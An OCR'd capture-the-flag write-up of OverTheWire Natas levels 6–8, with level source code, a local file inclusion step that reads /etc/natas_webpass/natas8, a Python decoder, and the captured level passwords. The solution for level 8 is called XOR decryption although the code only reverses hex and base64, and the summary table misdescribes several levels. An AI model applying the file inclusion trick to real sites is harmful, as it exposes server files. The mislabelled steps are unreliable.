<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```



Access granted. The password for natas7 is bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
Input secret:
Submit

View sourcecode

Level 7 → Level 8

Objective:


Exploit a URL parameter to read a server-side file.

Key Skill Learned:
Local File Inclusion (LFI) via parameter tampering.

Detailed Steps:


1. Log in to Level 7.
2. URL contains page=about.
3. Change it to:
4. page=/etc/natas_webpass/natas8
5. The page displays the password for Level 8.


Outcome:
Password for Level 8 successfully obtained. **Password:** xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q




Natas Level 7 → Level 8

```
Username: natas8
URL:      http://natas8.natas.labs.overthewire.org
```




OverTheWire: Natas Level 6 → Level
natas7.natas.labs.overthewire.org
view-source:natas7.natas.labs.ov
Not secure
view-source:natas7.natas.labs.overthewire.org
YouTube
HiAnime Free Anim...
Cyber Security Road...
cousre
dinky
ChatGPT
(3) Feed | LinkedIn
Inbox (408) - aditya...
Line wrap □

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas7", "pass": "bmg8SvU1LizuWjx3y7xkNERkHxGre0GS" };</script></head>
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
```



xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

Level 8

Objective:
Decrypt an XOR-encrypted password.

Key Skill Learned:
Using Python/CyberChef for decryption.

Detailed Steps:


1. Log in to Level 8.
2. Page shows encrypted data and mentions XOR encryption.
3. Use Python or CyberChef to XOR the data with the correct key.
4. Extract the password for Level 9.

Code to extract:

```
import base64, binascii
```


```
encodedSecret = "3d3d516343746d4d6d6c315669563362"


# Step 1: hex → bytes

step1 = bytes.fromhex(encodedSecret)


# Step 2: reverse

step2 = step1[::-1]


# Step 3: base64 decode

secret = base64.b64decode(step2)

print(secret.decode())
```

Outcome:
Password for Level 9 successfully obtained. **Password:** ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t



Natas Level 8 → Level 9

```
Username: natas9
URL:      http://natas9.natas.labs.overthewire.org
```




NATAS8


Input secret:

Submit

View sourcecode



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewir
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechal
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></scri
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</s
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div
</div>
</body>
</html>
```



Access granted. The password for natas9 is ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
Input secret:
Submit

View sourcecode

Summary Table

Level	Objective	Key Skill Learned	Outcome
0→1	Find hidden comment in HTML	Basic HTML inspection	Password found
1→2	Bypass disabled right-click	Browser DevTools usage	Password found
2→3	Check image metadata	EXIF/strings analysis	Password found
3→4	Access hidden folder	HTML source analysis	Password found
4→5	Directory traversal	URL path manipulation	Password found
5→6	Cookie manipulation	Web storage editing	Password found
6→7	Guess hidden files	Filename guessing	Password found
7→8	Local file inclusion	Parameter tampering	Password found
8	XOR decryption	Cryptography basics	Password found